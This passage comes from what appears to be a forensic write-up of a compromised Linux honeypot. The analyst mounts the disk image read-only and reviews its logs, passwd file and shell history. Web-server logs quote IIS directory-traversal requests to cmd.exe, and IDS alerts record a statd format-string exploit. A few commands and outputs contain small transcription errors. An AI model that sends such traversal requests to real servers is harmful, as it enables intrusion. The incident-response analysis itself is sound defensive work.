[root@LinuxForensics hp]# md5sum ./sdb1.img
e4b48ede3510519964351 93ff38b1dd2  ./sdb1.img
[root@LinuxForensics hp]#
```

- compare the hashes

```
e4b48ede3510519964351 93ff38b1dd2  ./sdb1.img
e4b48ede3510519964351 93ff38b1dd2  /dev/sdb1
```

Comparing the MD5 hashes, we see that they match. The file sdb1.img is a true copy of the honeypot partition.

2.5. Media Analysis of System

Examine the resulting image using forensic tools of your choice. Describe the analysis system in detail. Describe each tool used to examine the system and why that tool was used.
Show how your tools did not modify the evidence when performing your examination.
You will be graded on the thoroughness of your media analysis.
Example Items to be examined:

1. *Examine file system for modification to operating system software or configuration*
2. *Examine file system for back doors, check for setuid and setgid files*
3. *Examine file system for any sign of a sniffer program*
4. *Internet history file and other history files*
5. *System Registry or /etc examination*
6. *Show start up files and processes*

The analysis will be comprised of the following steps:

- describe the analysis system in detail
- describe each tool used to examine the system and why that tool was used
- mount the copy of the partition
- examine file system for modification to operating system software or configuration
    - search Internet history file and other history files
    - search log files for indications of compromise
    - System Registry or /etc examination
    - check for extra or incorrect /etc/passwd entries
    - search for directories beginning with "." (may show files that tried to be hidden from the normal view)
    - search for regular files in /dev
    - search for recently modified binaries / created files
    - examine file system for back doors, check for setuid and setgid files
    - examine file system for any sign of a sniffer program
    - show start up files and processes
- show how the tools did not modify the evidence when performing your examination

2.5.1. Describe the analysis system in detail

The analysis system is a RedHat 8.0 based Linux installation with the latest updates and patches at the time of this writing. The kernel is still 2.4.18 (not current) to preserve compatibility with the tools and software installed. The tools were handed out in form of a CD on the last SANS trainin.)

The Linux system is running within a VMWare 4.0.2 Windows based host system (running Windows 2000 SP4). Backups of the base system (i.e. the Linux installation with current patches, 2.4.18 kernel and forensic tools) are kept for easy reinstallation; the only files that need to be backed up are the VMWare virtual disk files.

The hardware is a Dell Latitude C600 laptop with 30GB of HDD, a modular 24x CD-ROM drive, 512 MB RAM, a wireless Orinoco silver network card, and an integrated 3com-10/100MBit NIC.

2.5.2. Describe each tool used to examine the system and why that tool was used

The main toolkit that will be used for the next section (Timeline Analysis and the Recovery of Deleted Files) used is the Sleuth Kit (TASK) and the Autopsy Forensic Browser. From the website [ATSTAKE]:

"The Sleuth Kit (previously known as TASK) is a collection of UNIX-based command line file system and media management forensic analysis tools. The file system tools allow you to examine NTFS, FAT, FFS, EXT2FS, and EXT3FS file systems of a suspect computer in a non-intrusive fashion. The tools have a layer-based design and can extract data from the internal file system structures. Because the tools do not rely on the operating system to process the file systems, deleted and hidden content is shown.

The media management tools allow you to examine the layout of disks and other media. The Sleuth Kit supports DOS partitions, BSD partitions (disk labels), Mac partitions, and Sun slices (Volume Table of Contents). With these tools, you can identify where partitions are located and extract them so that they can be analyzed with file system analysis tools.

When performing a complete analysis of a system, we all know that command line tools can become tedious. The Autopsy Forensic Browser is a graphical interface to the tools in The Sleuth Kit, which allows you to more easily conduct an investigation. Autopsy provides case management, image integrity, keyword searching, and other automated operations.

The Sleuth Kit and Autopsy are both open source and free to download. Their combined features include:

- *View Allocated and Deleted Files and Directories*
- *Access to low-level file system structures*
- *Timeline of file activity*
- *File category sorting and extension checking*
- *Keyword searches including grep regular expressions*
- *Graphic image identification and thumbnail creation*
- *Hash database lookups including the NIST NSRL and Hash Keeper*

- *Investigator notes*
- *Report generation*

Sleuth Kit Features

- *Analyzes file system images generated by the 'dd' command, which is found on all UNIX systems and is available for Windows systems. This is a raw format and not proprietary.*
- *Supports the NTFS, FAT, FFS, EXT2FS, and EXT3FS file systems even when the host operating system does not or has a different endian ordering.*
- *Displays both allocated and deleted file names*
- *Displays the details file system structures*
- *Displays the details and contents of all attributes for NTFS files. This includes all Alternate Data Streams and even the contents of the standard attributes such as $STANDARD_INFORMATION.*
- *Creates timelines of file activity and can import logs and other time-based events. The timelines can be imported into a spread sheet to create graphs and reports.*
- *Time-based tools take a timezone and time skew as arguments so that you can view times as they existed on the original host.*
- *Contains a hash lookup tool that creates an index of hash database files and performs quick lookups using a binary search algorithm. The tool supports the NIST NSRL <http://www.nsrl.nist.gov>, Hash Keeper <http://www.hashkeeper.org>, and custom databases that have been created with the 'md5sum' tool.*
- *Files can be organized based on their file type. For example, all graphic images and/or executables can be easily identified and examined. While they are being sorted, hash databases can be consulted to ignore known files (such as system files that are trusted) and to alert when known bad files are found (such as known rootkits or inappropriate photographs). The extensions of files are also verified to identify files that are being hidden. Pages of thumbnails can be made of graphic images for quick analysis.*
- *Tools can be run on a live UNIX system during Incident Response. These tools will show files that have been "hidden" by rootkits and will not modify the A-Time of files that are viewed.*
- *Partitions of different platforms and endian orderings can be extracted and analyzed using the media management tools.*
- *Open source software allows you to customize the tools for your environment and validate the code. See Open Source Digital Forensics Tools: The Legal Argument <http://www.atstake.com/research/reports/acrobat/atstake_opensource_forensics.pdf>"*

To sum it up, TASK provides us with all the tools we need to gather data from the image, analyze it, process and assemble the information for further use. The Autopsy Forensic Browser simplifies the handling of the tools considering we are dealing with a large amount of data.

In this section (Media Analysis), we will use standard Unix tools like

- find (to find certain files)
- grep (search for keywords in files)
- strings (display character strings in files)

2.5.3. Mount the Image

We need to mount the image we have recovered in order to do any more analysis on it. To preserve the state of the image and to preserve the integrity and admissibility of the evidence, we need to mount the image as readonly.

The options we will be using are:
`loop` – loop image so we can mount the file as a partition
`ro` – readonly
`noatime` – do not change / protect the atime timestamps
`noexec` – cannot execute binaries on the image

```
[root@LinuxForensics]# mount –ro,loop,noatime,noexec
/forensics/honeypot/honeypot/images/sdb1.img\ /mnt/honeypot/
```

2.5.4. Examine file system for modification to operating system software or configuration

2.5.4.1. search log files for indications of compromise

We will look at the log files in /var/log and search for indications of a possible compromise.

```
[root@LinuxForensics log]# pwd
/mnt/honeypot/var/log
[root@LinuxForensics log]# ls -la
total 124
drwxr-xr-x    5 root     root         4096 Sep 15 17:32 .
drwxr-xr-x   18 root     root         4096 Sep 13 07:45 ..
-rw-r--r--    1 root     root        10451 Sep 15 17:33 boot.log
-rw-------    1 root     root         8070 Sep 15 18:50 cron
-rw-r--r--    1 root     root         7445 Sep 15 17:18 dmesg
-rw-r--r--    1 root     root            0 Sep 13 07:32 htmlaccess.log
drwxr-xr-x    2 root     root         4096 Sep 13 12:20 httpd
-rw-r--r--    1 root     root        12848 Sep 15 17:19 lastlog
-rw-------    1 root     root         3583 Sep 15 17:19 maillog
-rw-r--r--    1 root     root          167 Sep 15 17:33 messages
-rw-r--r--    1 root     root            0 Sep 13 07:32 netconf.log
drwxrwxr-x    3 news     news         4096 Sep 13 07:24 news
drwx------    2 root     root         4096 Feb 25  2000 samba
-rw-------    1 root     root         7949 Sep 15 17:26 secure
-rw-r--r--    1 root     root          616 Sep 13 21:24 sendmail.st
-rw-------    1 root     root            0 Sep 13 07:07 spooler
-rw-rw-r--    1 root     utmp        38016 Sep 15 17:19 wtmp
-rw-------    1 root     root            0 Sep 13 07:44 xferlog
[root@LinuxForensics log]#
[root@LinuxForensics log]# cat boot.log
[…]
Sep 14 07:35:33 testbox portmap: portmap shutdown succeeded
Sep 14 07:35:34 testbox network: Shutting down interface eth0 succeeded
Sep 14 07:35:36 testbox syslog: klogd shutdown succeeded
Sep 15 17:19:12 testbox syslog: syslogd startup succeeded
Sep 15 17:19:12 testbox syslog: syslogd startup succeeded
Sep 15 17:19:12 testbox syslog: klogd startup succeeded
Sep 15 17:19:13 testbox identd: identd startup succeeded
Sep 15 17:18:54 testbox rc.sysinit: Mounting proc filesystem succeeded
Sep 15 17:18:54 testbox sysctl: net.ipv4.ip_forward = 0
```

```
Sep 15 17:18:54 testbox sysctl: net.ipv4.conf.all.rp_filter = 1
Sep 15 17:18:54 testbox sysctl: net.ipv4.ip_always_defrag = 0
Sep 15 17:18:54 testbox sysctl: kernel.sysrq = 0
Sep 15 17:18:54 testbox rc.sysinit: Configuring kernel parameters succeeded
Sep 15 17:18:54 testbox date: Mon Sep 15 17:18:53 EDT 2003
Sep 15 17:18:54 testbox rc.sysinit: Setting clock : Mon Sep 15 17:18:53 EDT 2003
succeeded
Sep 15 17:18:54 testbox rc.sysinit: Loading default keymap succeeded
Sep 15 17:18:54 testbox rc.sysinit: Activating swap partitions succeeded
Sep 15 17:18:54 testbox rc.sysinit: Setting hostname testbox succeeded
Sep 15 17:18:54 testbox fsck: /dev/sda1: clean, 46209/193152 files, 171764/385552 blocks
Sep 15 17:18:54 testbox rc.sysinit: Checking root filesystem succeeded
Sep 15 17:18:54 testbox rc.sysinit: Remounting root filesystem in read-write mode
succeeded
Sep 15 17:18:56 testbox rc.sysinit: Finding module dependencies succeeded
Sep 15 17:18:57 testbox rc.sysinit: Loading sound module (es1371) succeeded
Sep 15 17:18:57 testbox rc.sysinit: Checking filesystems succeeded
Sep 15 17:18:57 testbox rc.sysinit: Mounting local filesystems succeeded
Sep 15 17:18:57 testbox rc.sysinit: Turning on user and group quotas for local
filesystems succeeded
Sep 15 17:18:58 testbox rc.sysinit: Enabling swap space succeeded
Sep 15 17:19:08 testbox kudzu:  succeeded
Sep 15 17:19:08 testbox sysctl: net.ipv4.ip_forward = 0
Sep 15 17:19:08 testbox sysctl: net.ipv4.conf.all.rp_filter = 1
Sep 15 17:19:08 testbox sysctl: net.ipv4.ip_always_defrag = 0
Sep 15 17:19:08 testbox sysctl: kernel.sysrq = 0
Sep 15 17:19:08 testbox network: Setting network parameters succeeded
Sep 15 17:19:09 testbox ifup: SIOCADDRT: Network is unreachable
Sep 15 17:19:09 testbox network: Bringing up interface lo succeeded
Sep 15 17:19:10 testbox network: Bringing up interface eth0 succeeded
Sep 15 17:19:10 testbox portmap: portmap startup succeeded
Sep 15 17:19:11 testbox nfslock: rpc.lockd startup succeeded
Sep 15 17:19:11 testbox nfslock: rpc.statd startup succeeded
Sep 15 17:19:11 testbox random: Initializing random number generator succeeded
Sep 15 17:19:12 testbox netfs: Mounting other filesystems succeeded
Sep 15 17:19:13 testbox atd: atd startup succeeded
Sep 15 17:19:14 testbox crond: crond startup succeeded
Sep 15 17:19:14 testbox rc: Starting pcmcia succeeded
Sep 15 17:19:15 testbox inet: inetd startup succeeded
Sep 15 17:19:15 testbox lpd: lpd startup succeeded
Sep 15 17:19:15 testbox keytable: Loading keymap:
Sep 15 17:19:15 testbox keytable: Loading /usr/lib/kbd/keymaps/i386/qwerty/us.kmap.gz
Sep 15 17:19:15 testbox keytable: Loading system font:
Sep 15 17:19:15 testbox rc: Starting keytable succeeded
Sep 15 17:19:16 testbox sendmail: sendmail startup succeeded
Sep 15 17:19:17 testbox gpm: gpm startup succeeded
Sep 15 17:19:19 testbox httpd: httpd startup succeeded
Sep 15 17:19:21 testbox xfs: xfs startup succeeded
Sep 15 17:19:21 testbox linuxconf: Linuxconf final setup
Sep 15 17:19:22 testbox rc: Starting linuxconf succeeded
Sep 15 17:27:02 testbox portmap: portmap shutdown succeeded
Sep 15 17:27:02 testbox portmap: portmap startup succeeded
[root@LinuxForensics log]#
```

Note the portmap shutdown and restart at around 1727EDT.

```
[root@LinuxForensics log]# cat cron
root (09/14-06:10:00-11426) CMD (   /sbin/rmmod -as)
root (09/14-06:20:00-11428) CMD (   /sbin/rmmod -as)
root (09/14-06:30:00-11430) CMD (   /sbin/rmmod -as)
root (09/14-06:40:00-11432) CMD (   /sbin/rmmod -as)
root (09/14-06:50:00-11434) CMD (   /sbin/rmmod -as)
root (09/14-07:00:00-11436) CMD (   /sbin/rmmod -as)
root (09/14-07:01:00-11438) CMD (run-parts /etc/cron.hourly)
root (09/14-07:10:00-11444) CMD (   /sbin/rmmod -as)
root (09/14-07:20:00-11446) CMD (   /sbin/rmmod -as)
root (09/14-07:30:00-11448) CMD (   /sbin/rmmod -as)
CRON (09/15-17:19:14-462) STARTUP (fork ok)
root (09/15-17:20:00-685) CMD (   /sbin/rmmod -as)
```

```
root (09/15-17:30:00-808) CMD (   /sbin/rmmod -as)
root (09/15-17:40:00-2975) CMD (   /sbin/rmmod -as)
root (09/15-17:50:01-3011) CMD (   /sbin/rmmod -as)
root (09/15-18:00:00-3013) CMD (   /sbin/rmmod -as)
root (09/15-18:01:00-3016) CMD (run-parts /etc/cron.hourly)
root (09/15-18:10:00-3021) CMD (   /sbin/rmmod -as)
root (09/15-18:20:00-3024) CMD (   /sbin/rmmod -as)
root (09/15-18:30:01-3026) CMD (   /sbin/rmmod -as)
root (09/15-18:40:00-3028) CMD (   /sbin/rmmod -as)
root (09/15-18:50:00-3037) CMD (   /sbin/rmmod -as)
```

No indications in here.

```
[root@LinuxForensics log]# cat dmesg
Linux version 2.2.14-5.0smp (root@porky.devel.redhat.com) (gcc version egcs-2.91.66
19990314/Linux (egcs-1.1.2 release)) #1 SMP Tue Mar 7 21:01:40 EST 2000
Intel MultiProcessor Specification v1.4
    Virtual Wire compatibility mode.
OEM ID: INTEL    Product ID: 440BX        APIC at: 0xFEE00000
Processor #0 Pentium(tm) Pro APIC version 17
[…]
VFS: Mounted root (ext2 filesystem) readonly.
change_root: old root has d_count=1
Trying to unmount old root ... okay
Freeing unused kernel memory: 72k freed
scsi0: Tagged Queuing now active for Target 0
Adding Swap: 554200k swap-space (priority -1)
es1371: version v0.22 time 21:05:26 Mar  7 2000
es1371: found chip, vendor id 0x1274 device id 0x1371 revision 0x02
es1371: found es1371 rev 2 at io 0x1080 irq 19
es1371: features: joystick 0x0
PCI: Enabling bus mastering for device 00:90
es1371: codec vendor CRY (0x435259) revision 19 (0x13)
es1371: codec features none
es1371: stereo enhancement: no 3D stereo enhancement
[root@LinuxForensics log]#
[root@LinuxForensics log]#
```

To read the lastlog and wtmp log files, we need to feed the file to the ‘last’ command:

```
[root@LinuxForensics log]# last -f ./lastlog

lastlog begins Wed Dec 31 19:00:00 1969
[root@LinuxForensics log]# last -f ./wtmp
root     tty1                         Mon Sep 15 17:19    gone - no logout
reboot   system boot  2.2.14-5.0smp    Mon Sep 15 17:18         (5+19:51)
ftp      ftpd1176    testbox          Sun Sep 14 03:44 - 03:44  (00:00)
ftp      ftpd1143    61.16.130.2      Sun Sep 14 02:44 - down   (04:50)
ftp      ftpd1099    81.50.228.196    Sun Sep 14 00:47 - 00:47  (00:00)
ftp      ftpd1092    217.187.199.11   Sun Sep 14 00:31 - 00:31  (00:00)
ftp      ftpd992     200.12.238.162   Sat Sep 13 19:56 - 19:56  (00:00)
root     tty1                         Sat Sep 13 12:11 - down   (19:23)
reboot   system boot  2.2.14-5.0smp    Sat Sep 13 12:03          (19:32)
root     tty1                         Sat Sep 13 11:51 - down   (00:00)
reboot   system boot  2.2.14-5.0smp    Sat Sep 13 11:49          (00:03)

wtmp begins Sat Sep 13 11:49:21 2003
[root@LinuxForensics log]#
```

We do see entries in lastlog, but not in the timeframe of the compromise. The FTP connections may have had something to do with it, but it is too early to tell at this point. The reboot at 1718EDT was done by me.

```
[root@LinuxForensics log]# cat maillog
[…]
Sep 13 17:25:40 testbox sendmail[949]: NOQUEUE: [206.157.230.254]: VRFY
Sep 13 21:24:14 testbox sendmail[1029]: VAA01029: ruleset=check_rcpt,
arg1=<popogigi@vip.163.com>, relay=[218.17.203.169], reject=550 <popogigi@vip.163.com>...
Relaying denied
Sep 13 21:24:15 testbox sendmail[1029]: VAA01029: from=<smtp2001soho@yahoo.com>, size=0,
class=0, pri=0, nrcpts=0, proto=SMTP, relay=[218.17.203.169]
Sep 15 17:19:16 testbox sendmail[524]: alias database /etc/aliases rebuilt by root
Sep 15 17:19:16 testbox sendmail[524]: /etc/aliases: 14 aliases, longest 10 bytes, 152
bytes total
Sep 15 17:19:16 testbox sendmail[538]: starting daemon (8.9.3): SMTP+queueing@01:00:00
[root@LinuxForensics log]#
```

In this snapshot of the maillog file, we see a relaying attempt that was denied and the information that the alias database was rebuilt. The latter happened after the system reboot, when sendmail was started.

To make sure, we check the aliases.db file:

```
[root@LinuxForensics etc]# strings /mnt/honeypot/etc/aliases.db
root
operator
root
toor
root
daemon
root
postmaster
root
dumper
root
uucp
root
system
root
root
decode
root
ingres
root
manager
root
nobody
root
games
postmaster
mailer-daemon
[root@LinuxForensics etc]#
[root@LinuxForensics etc]# cat /mnt/honeypot/etc/aliases
#
#       @(#)aliases     8.2 (Berkeley) 3/5/94
#
#  Aliases in this file will NOT be expanded in the header from
#  Mail, but WILL be visible over networks or from /bin/mail.
#
#       >>>>>>>>>>      The program "newaliases" must be run after
#       >> NOTE >>      this file is updated for any changes to
#       >>>>>>>>>>      show through to sendmail.
#

# Basic system aliases -- these MUST be present.
MAILER-DAEMON:  postmaster
postmaster:     root

# General redirections for pseudo accounts.
bin:            root
daemon:         root
games:          root
```

```
ingres:         root
nobody:         root
system:         root
toor:           root
uucp:           root

# Well-known aliases.
manager:        root
dumper:         root
operator:       root

# trap decode to catch security attacks
decode:         root

# Person who should get root's mail
#root:          marc
```

No indications.

```
[root@LinuxForensics log]# cat secure
[…]
Sep 13 12:51:10 testbox in.rlogind[821]: connect from unknown
Sep 13 15:45:56 testbox in.ftpd[899]: connect from 211.93.13.166
Sep 13 16:42:36 testbox in.ftpd[926]: connect from 218.232.120.86
Sep 13 17:20:14 testbox in.ftpd[945]: connect from 127.0.0.1
Sep 13 19:56:43 testbox in.ftpd[992]: connect from 200.12.238.162
Sep 14 00:31:49 testbox in.ftpd[1092]: connect from 217.187.199.11
Sep 14 00:47:37 testbox in.ftpd[1099]: connect from 81.50.228.196
Sep 14 02:05:03 testbox in.ftpd[1133]: connect from 81.50.185.38
Sep 14 02:44:44 testbox in.ftpd[1142]: connect from 61.16.130.2
Sep 14 02:44:47 testbox in.ftpd[1143]: connect from 61.16.130.2
Sep 14 03:44:09 testbox in.ftpd[1176]: connect from 127.0.0.1
Sep 15 17:19:26 testbox login: ROOT LOGIN ON tty1
Sep 15 17:25:25 testbox in.fingerd[691]: connect from 24.98.248.XXX
Sep 15 17:26:09 testbox in.fingerd[694]: connect from 24.98.248.XXX
Sep 15 17:26:17 testbox in.fingerd[695]: connect from 24.98.248.XXX
Sep 15 17:26:19 testbox in.fingerd[696]: connect from 24.98.248.XXX
Sep 15 17:26:21 testbox in.fingerd[697]: connect from 24.98.248.XXX
Sep 15 17:26:25 testbox in.fingerd[698]: connect from 24.98.248.XXX
Sep 15 17:26:27 testbox in.fingerd[699]: connect from 24.98.248.XXX
Sep 15 17:26:28 testbox in.fingerd[700]: connect from 24.98.248.XXX
Sep 15 17:26:29 testbox in.fingerd[701]: connect from 24.98.248.XXX
Sep 15 17:26:30 testbox in.fingerd[702]: connect from 24.98.248.XXX
Sep 15 17:26:34 testbox in.fingerd[703]: connect from 24.98.248.XXX
Sep 15 17:26:37 testbox in.fingerd[704]: connect from 24.98.248.XXX
[root@LinuxForensics log]#
```

Aside from various ftp connection attempts, we see the IP 24.98.248.XXX trying to ‘finger’ the honeypot. From the finger manpage:

```
NAME
     finger - user information lookup program
[…]
DESCRIPTION
     The finger displays information about the system users.
```

The IP 24.98.248.XXX has shown up in the IDS logs earlier triggering these alerts:

```
[…]
[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:25:44.730954 24.98.248.XXX:37425 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56

[**] [1:1914:7] RPC STATD TCP stat mon_name format string exploit attempt [**]
```

```
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/15/03-17:27:02.790723 24.98.248.XXX:53433 -> HP.IP.XX.XX:957
TCP TTL:48 TOS:0x0 ID:16649 IpLen:20 DgmLen:340 DF
***AP*** Seq: 0x51855D01  Ack: 0xD1CDC204  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 322116641 2138272
--

[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:02.877103 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12219 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E6119D  Ack: 0x524522D1  Win: 0x7CC8  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139785 322131672

[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:59.909580 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12220 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E611B5  Ack: 0x524522D5  Win: 0x7CC8  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139790 322131757
--

[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:55:01.820555 24.98.248.XXX:37433 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56
 […]
```

We might be on to something!

The files we just looked at would be all log files of interest in the var/log directory itself. Let us look into the subdirectories of var/log:

```
[root@LinuxForensics log]# cat httpd/access_log
[..]
66.214.167.8 - - [13/Sep/2003:21:03:27 -0400] "GET
/scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400 281
66.214.167.8 - - [13/Sep/2003:21:03:30 -0400] "GET
/scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 298
66.214.167.8 - - [13/Sep/2003:21:03:30 -0400] "GET
/scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 298
212.183.31.22 - - [14/Sep/2003:00:16:21 -0400] "CONNECT 1.3.3.7:1337 HTTP/1.0" 405 297
193.251.86.83 - - [14/Sep/2003:01:10:18 -0400] "OPTIONS * HTTP/1.0" 200 -
212.9.74.30 - - [14/Sep/2003:02:06:54 -0400] "GET / HTTP/1.0" 200 2511
65.112.105.162 - - [14/Sep/2003:05:48:13 -0400] "GET /scripts/nsiislog.dll" 404 -
218.152.187.16 - - [14/Sep/2003:07:01:58 -0400] "GET http://www.intel.com/ HTTP/1.1" 404
280

[root@LinuxForensics log]# cat httpd/error_log
[..]
[Sun Sep 14 05:48:13 2003] [error] [client 65.112.105.162] File does not exist:
/home/httpd/html/scripts/nsiislog.dll
[Sun Sep 14 07:01:58 2003] [error] [client 218.152.187.16] File does not exist:
http://www.intel.com/
[..]
[Mon Sep 15 17:19:20 2003] [notice] Apache/1.3.12 (Unix)  (Red Hat/Linux) PHP/3.0.15
mod_perl/1.21 configured -- resuming normal operations
[root@LinuxForensics log]#
```

Aside from the usual ‘lets try to kill and exploit that Windows IIS webserver’, nothing out of the ordinary.

There are no files in the var/log/news and var/log/samba directories.. also, those services were not active on the honeypot.

What about the messages file?

```
[root@LinuxForensics log]# ls -l boot.log messages
-rw-r--r--    1 root     root        10451 Sep 15 17:33 boot.log
-rw-r--r--    1 root     root          167 Sep 15 17:33 messages
[root@LinuxForensics log]#
```

The messages file seems to be relatively small.

```
[root@LinuxForensics log]# cat messages
Sep 15 17:32:26 testbox syslogd 1.3-3: restart.
Sep 15 17:27:02 testbox portmap: portmap shutdown succeeded
Sep 15 17:27:02 testbox portmap: portmap startup succeeded
[root@LinuxForensics log]#
```

The log file says that syslog was restarted at 17:32:26 EDT. However, according to the boot.log, the system was booted at 17:19..

```
[…]
Sep 15 17:19:15 testbox rc: Starting keytable succeeded
Sep 15 17:19:16 testbox sendmail: sendmail startup succeeded
Sep 15 17:19:17 testbox gpm: gpm startup succeeded
Sep 15 17:19:19 testbox httpd: httpd startup succeeded
Sep 15 17:19:21 testbox xfs: xfs startup succeeded
Sep 15 17:19:21 testbox linuxconf: Linuxconf final setup
Sep 15 17:19:22 testbox rc: Starting linuxconf succeeded
Sep 15 17:27:02 testbox portmap: portmap shutdown succeeded
Sep 15 17:27:02 testbox portmap: portmap startup succeeded
[root@LinuxForensics log]#
```

Also: portmap seems to have gotten restarted at around the same time syslog was restarted…

2.5.4.2. check for extra or incorrect /etc/passwd entries

```
[root@LinuxForensics etc]# cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
gdm:x:42:42::/home/gdm:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
[root@LinuxForensics etc]#
[root@LinuxForensics etc]# cat passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
```

```
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
gdm:x:42:42::/home/gdm:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
[root@LinuxForensics etc]#
```

No unusual entries.

2.5.4.3. search Internet history file and other history files

The only accounts with a valid shell are

```
[root@LinuxForensics etc]# cat passwd | grep bash
root:x:0:0:root:/root:/bin/bash
gdm:x:42:42::/home/gdm:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
[root@LinuxForensics etc]# ls -la /mnt/honeypot/root/ /mnt/honeypot/home/\
/mnt/honeypot/home/ftp/ /mnt/honeypot/var/lib/pgsql/

/mnt/honeypot/home/:
total 16
drwxr-xr-x    4 root     root         4096 Sep 13 07:09 .
drwxr-xr-x   17 root     root         4096 Sep 13 07:02 ..
drwxr-xr-x    6 root     root         4096 Sep 14 02:45 ftp
drwxr-xr-x    5 root     root         4096 Sep 13 07:09 httpd

/mnt/honeypot/home/ftp/:
total 24
drwxr-xr-x    6 root     root         4096 Sep 14 02:45 .
drwxr-xr-x    4 root     root         4096 Sep 13 07:09 ..
d--x--x--x    2 root     root         4096 Sep 13 07:09 bin
d--x--x--x    2 root     root         4096 Sep 13 07:09 etc
drwxr-xr-x    2 root     root         4096 Sep 13 07:09 lib
drwxr-sr-x    2 root     ftp          4096 Feb  4  2000 pub

/mnt/honeypot/root/:
total 36
drwxr-x---    2 root     root         4096 Sep 15 17:35 .
drwxr-xr-x   17 root     root         4096 Sep 13 07:02 ..
-rw-------    1 root     root          143 Sep 14 07:35 .bash_history
-rw-r--r--    1 root     root           24 Jul 13  1994 .bash_logout
-rw-r--r--    1 root     root          238 Aug 23  1995 .bash_profile
-rw-r--r--    1 root     root          176 Aug 23  1995 .bashrc
-rw-r--r--    1 root     root          182 Mar 21  1999 .cshrc
-rw-r--r--    1 root     root          166 Mar  4  1996 .tcshrc
-rw-r--r--    1 root     root         1126 Aug 23  1995 .Xdefaults

/mnt/honeypot/var/lib/pgsql/:
total 8
drwx------    2 26       26           4096 Feb 12  2000 .
drwxr-xr-x   10 root     root         4096 Sep 14 04:02 ..
[root@LinuxForensics etc]#
[root@LinuxForensics etc]# cd /mnt/honeypot/root
[root@LinuxForensics root]# cat .bash_profile
which httpd
```

```
cd /etc
cd rc.d
ls
cd init.d/
ls
./httpd start
vi /etc/httpd/conf/httpd.conf
./httpd start
netstat -an|more
ps -auxw |more
w
[root@LinuxForensics root]#
```

These are all commands I had typed to get the apache webserver up and running. After that, I did the netstat, the ps, and the w command to check things out.

No other history files were found. No indications of compromise from just looking at those.

2.5.4.4. System Registry or /etc examination

```
[root@LinuxForensics etc]# ls -l
total 1520
-rw-r--r--    1 root     root           12 Mar  8  2000 adjtime
-rw-r--r--    1 root     root          732 Feb 17  2000 aliases
-rw-r--r--    1 root     root        20480 Sep 15 17:19 aliases.db
-rw-r--r--    1 root     root          370 Mar  3  2000 anacrontab
-rw-------    1 root     root            1 Mar  1  2000 at.deny
-rw-r--r--    1 root     root          582 Feb 27  2000 bashrc
drwxr-xr-x    2 root     root         4096 Sep 13 07:34 charsets
drwxr-xr-x    3 root     root         4096 Sep 13 07:39 codepages
-rw-------    1 root     root          314 Sep 13 07:44 conf.linuxconf
-rw-r--r--    1 root     root          111 Sep 13 07:45 conf.modules
-rw-r--r--    1 root     root           85 Sep 13 07:45 conf.modules~
drwxr-xr-x    3 root     root         4096 Sep 13 07:10 CORBA
drwxr-xr-x    2 root     root         4096 Sep 13 07:07 cron.d
drwxr-xr-x    2 root     root         4096 Sep 13 07:43 cron.daily
drwxr-xr-x    2 root     root         4096 Sep 13 07:23 cron.hourly
drwxr-xr-x    2 root     root         4096 Aug 27  1999 cron.monthly
-rw-r--r--    1 root     root          255 Aug 27  1999 crontab
drwxr-xr-x    2 root     root         4096 Sep 13 07:32 cron.weekly
-rw-r--r--    1 root     root          220 Jan 12  2000 csh.cshrc
